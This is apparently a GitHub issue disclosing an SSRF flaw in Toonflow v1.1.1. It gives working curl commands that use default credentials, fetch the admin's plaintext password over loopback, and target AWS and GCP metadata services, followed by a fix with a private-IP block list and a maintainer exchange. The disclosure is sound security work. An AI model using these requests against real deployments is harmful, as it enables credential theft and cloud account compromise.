New issue

# Server-Side Request Forgery (SSRF) #95

Closed

August829 opened 3 weeks ago

## Server-Side Request Forgery (SSRF) in Toonflow v1.1.1 Leading to Internal Credential Exfiltration

### 1. Vulnerability Information

| Field | Value |
|---|---|
| **Product** | Toonflow |
| **Vendor** | HBAI-Ltd |
| **Version Affected** | <= 1.1.1 |
| **Repository** | https://github.com/HBAI-Ltd/Toonflow-app |
| **Vulnerability Type** | CWE-918: Server-Side Request Forgery (SSRF) |
| **Severity** | High |
| **CVSS 3.1 Score** | 7.5 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N) |
| **CVSS 3.1 Vector** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N |
| **Authentication Required** | Yes (any valid JWT token) |
| **User Interaction** | None |

## 2. Summary

Toonflow v1.1.1 contains a Server-Side Request Forgery (SSRF) vulnerability in the `/api/setting/vendorConfig/getCodeByLink` endpoint. The `link` parameter accepts arbitrary URLs without any validation on protocol, hostname, or IP address range. The server-side `fetch()` call retrieves the target URL and returns the **complete response body** to the requesting user (full-read SSRF).

An attacker can exploit this vulnerability to:

- Access internal services via loopback (127.0.0.1) or private IP ranges
- Read cloud instance metadata (e.g., AWS `169.254.169.254`) to obtain IAM credentials
- Chain with the internal `/api/setting/loginConfig/getUser` endpoint to exfiltrate the administrator's plaintext password from the server

## 3. Affected Component

**File:** `src/routes/setting/vendorConfig/getCodeByLink.ts`

```
import express from "express";
import { success, error } from "@/lib/responseFormat";
import { validateFields } from "@/middleware/middleware";
import u from "@/utils";
import { z } from "zod";
const router = express.Router();
export default router.post(
  "/",
  validateFields({
    link: z.string(),    // Line 10: Only validates type is string, no URL/host/protocol rest
  }),
  async (req, res) => {
    const { link } = req.body;
    const text = await fetch(link).then((res) => res.text());  // Line 14: Unrestricted serve
    res.status(200).send(success(text));                        // Line 15: Full response ret
  },
);
```

## 4. Root Cause Analysis

1. **No URL validation**: The `link` parameter is validated only as `z.string()` by the Zod middleware. There is no check on URL format, protocol scheme, hostname, or IP address range.
2. **Unrestricted fetch**: The Node.js built-in `fetch()` function is called with the user-supplied URL directly. No allowlist, denylist, or DNS resolution check is applied.
3. **Full response disclosure**: The complete HTTP response body from the target URL is returned to the attacker in the `data` field of the JSON response, making this a full-read SSRF rather than a blind SSRF.

### Data Flow

```
POST /api/setting/vendorConfig/getCodeByLink
  → req.body.link (attacker-controlled, validated only as string)
  → fetch(link)        ← server makes request to attacker-specified URL
  → response.text()    ← reads full response body
  → res.send(success(text))  ← returns complete response to attacker
```

# 5. Reproduction

## 5.1 Environment

| Component | Detail |
|---|---|
| **Toonflow version** | 1.1.1 |
| **Node.js version** | v24.14.1 |
| **Operating System** | macOS (Darwin 25.4.0) |
| **Server URL** | http://localhost:10588 |

## 5.2 Step 1 — Obtain Authentication Token

An authentication token is required. The default credentials are `admin` / `admin123`.

```
TOKEN=$(curl -s -X POST http://localhost:10588/api/login/login \
  -H "Content-Type: application/json" \
  -d '{"username":"admin","password":"admin123"}' | \
  python3 -c "import sys,json; print(json.load(sys.stdin)['data']['token'].replace('Bearer ',
```

## 5.3 Step 2 — SSRF: Access Internal Service via Loopback


Send a POST request to the vulnerable endpoint with a loopback URL targeting an internal API:

```
curl -s -X POST http://localhost:10588/api/setting/vendorConfig/getCodeByLink \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"link":"http://127.0.0.1:10588/api/login/login"}'
```

**Server Response:**

```
{
  "code": 200,
  "data": "{\"message\":\"API 404 Not Found\"}",
```

```
  "message": "成功"
}
```




The server successfully made an HTTP request to its own loopback address and returned the response. This confirms the SSRF vulnerability.

## 5.4 Step 3 — SSRF Chain: Exfiltrate Administrator Plaintext Password

Chain the SSRF with the internal `getUser` API endpoint. The `getUser` endpoint returns the full user record including the plaintext password. By using the SSRF to access this endpoint via the loopback address, an attacker can exfiltrate the administrator credentials:

```
curl -s -X POST http://localhost:10588/api/setting/vendorConfig/getCodeByLink \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d "{\"link\":\"http://127.0.0.1:10588/api/setting/loginConfig/getUser?token=$TOKEN\"}"
```

**Server Response (actual output, verified):**

```
{
  "code": 200,
  "data": "{\"code\":200,\"data\":{\"id\":1,\"name\":\"admin\",\"password\":\"admin123\"},\"m
  "message": "成功"
}
```

The SSRF endpoint fetched the internal `getUser` API and returned the complete response including the administrator's **plaintext password** ( `admin123` ) in the `data` field.

## 5.5 Step 4 — SSRF: Potential Cloud Metadata Access

In cloud deployments (AWS/GCP/Azure), the SSRF can be used to access instance metadata services:

```
# AWS IMDSv1 metadata
curl -s -X POST http://localhost:10588/api/setting/vendorConfig/getCodeByLink \
  -H "Authorization: Bearer $TOKEN" \
```

```
  -H "Content-Type: application/json" \
  -d '{"link":"http://169.254.169.254/latest/meta-data/"}'

# GCP metadata
curl -s -X POST http://localhost:10588/api/setting/vendorConfig/getCodeByLink \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"link":"http://metadata.google.internal/computeMetadata/v1/"}'
```

## 6. Impact

| Impact Category | Description |
|---|---|
| **Internal Service Access** | Attacker can reach any HTTP service accessible from the server, including databases, caches, and management interfaces on the internal network. |
| **Credential Theft** | As demonstrated, the SSRF can be chained with internal APIs to extract the administrator's plaintext password. |
| **Cloud Metadata Exfiltration** | In cloud environments, attacker can read instance metadata to obtain IAM credentials, potentially leading to cloud account compromise. |
| **Port Scanning** | Attacker can enumerate open ports and services on the internal network by observing response times and error messages. |
| **Network Boundary Bypass** | SSRF bypasses firewall rules and network segmentation that might restrict direct access to internal services from external networks. |

### Attack Chain Diagram

```
Attacker (external)
    |
    ▼
POST /api/setting/vendorConfig/getCodeByLink
  body: {"link": "http://127.0.0.1:10588/api/setting/loginConfig/getUser?token=<token>"}
    |
    ▼
Server fetch("http://127.0.0.1:10588/api/setting/loginConfig/getUser?token=<token>")
    |                     ← loopback request bypasses any network-level restrictions
    ▼
Internal getUser API returns: {"id":1, "name":"admin", "password":"admin123"}
    |
    ▼
SSRF endpoint returns full response to attacker
    |
    ▼
Attacker obtains admin plaintext password → Full system compromise
```

# 7. Remediation

## Recommended Fix

```
import { URL } from "url";
import { isPrivateIP } from "ssrf-req-filter"; // or implement manually

export default router.post(
  "/",
  validateFields({
    link: z.string().url(),  // Validate URL format
  }),
  async (req, res) => {
    const { link } = req.body;

    // 1. Parse and validate URL
    let parsedUrl: URL;
    try {
      parsedUrl = new URL(link);
    } catch {
      return res.status(400).send(error("Invalid URL"));
    }

    // 2. Restrict protocol
    if (!["https:"].includes(parsedUrl.protocol)) {
      return res.status(400).send(error("Only HTTPS URLs are allowed"));
    }

    // 3. Block private/internal IP ranges
    const blockedRanges = [
      /^127\./,              // Loopback
      /^10\./,               // Class A private
      /^172\.(1[6-9]|2\d|3[01])\./,  // Class B private
      /^192\.168\./,         // Class C private
      /^169\.254\./,         // Link-local / cloud metadata
      /^0\./,                // Current network
      /^::1$/,               // IPv6 loopback
      /^localhost$/i,        // Hostname loopback
    ];
    if (blockedRanges.some((r) => r.test(parsedUrl.hostname))) {
      return res.status(400).send(error("Access to internal addresses is blocked"));
    }

    // 4. Optional: DNS resolution check to prevent DNS rebinding
    const dns = require("dns").promises;
    const { address } = await dns.lookup(parsedUrl.hostname);
    if (blockedRanges.some((r) => r.test(address))) {
      return res.status(400).send(error("Resolved address is in a blocked range"));
    }

    const text = await fetch(link).then((res) => res.text());
    res.status(200).send(success(text));
```

```
  },
);
```

### Additional Recommendations

1. **Fix the internal `getUser` API**: Exclude the `password` field from the response (`select("id", "name")` instead of `select("*")`).
2. **Hash stored passwords**: Use `bcrypt` or `argon2` so that even if credentials are exposed via SSRF, the password is not directly usable.
3. **Implement domain allowlist**: If this endpoint is intended only for fetching vendor configuration code, restrict to known vendor domains.

## 8. References

- CWE-918: Server-Side Request Forgery (SSRF)
- OWASP: Server-Side Request Forgery Prevention Cheat Sheet
- OWASP Top 10 2021 — A10: Server-Side Request Forgery
- PortSwigger: SSRF Attacks

1340145680 3 weeks ago Collaborator •••

Thank you for the submission. The /getCodeByLink interface is used to obtain TS code and run it locally. It is inherently a high-risk interface, and users must clearly understand the risks before requesting to use it.

**1340145680** closed this as completed 3 weeks ago

August829 3 weeks ago Author •••

**@1340145680**
Thank you for your response. However, simply stating that the /getCodeByLink interface is high-risk and that users should be aware of the risks does not address the underlying security issue. Security best practices require that all externally accessible endpoints, especially those capable of making server-side requests, implement strict validation and access controls to prevent SSRF attacks.

Relying on user awareness is not sufficient, as attackers can exploit this vulnerability with any valid JWT token, regardless of user intent. As demonstrated, this SSRF can be chained to exfiltrate internal credentials, access cloud metadata, and compromise the entire system.

I strongly recommend implementing server-side validation to restrict allowed protocols, block internal/private IP ranges, and consider a domain allowlist for this endpoint. Additionally, sensitive internal APIs should never return plaintext passwords, and all stored passwords should be hashed.

Addressing these issues will significantly reduce the risk of exploitation and improve the overall security posture of the application.



## Metadata

**Assignees**

No one assigned

**Labels**

No labels

**Projects**

No projects

**Milestone**

No milestone

**Relationships**

None yet

**Development**

No branches or pull requests

**Participants**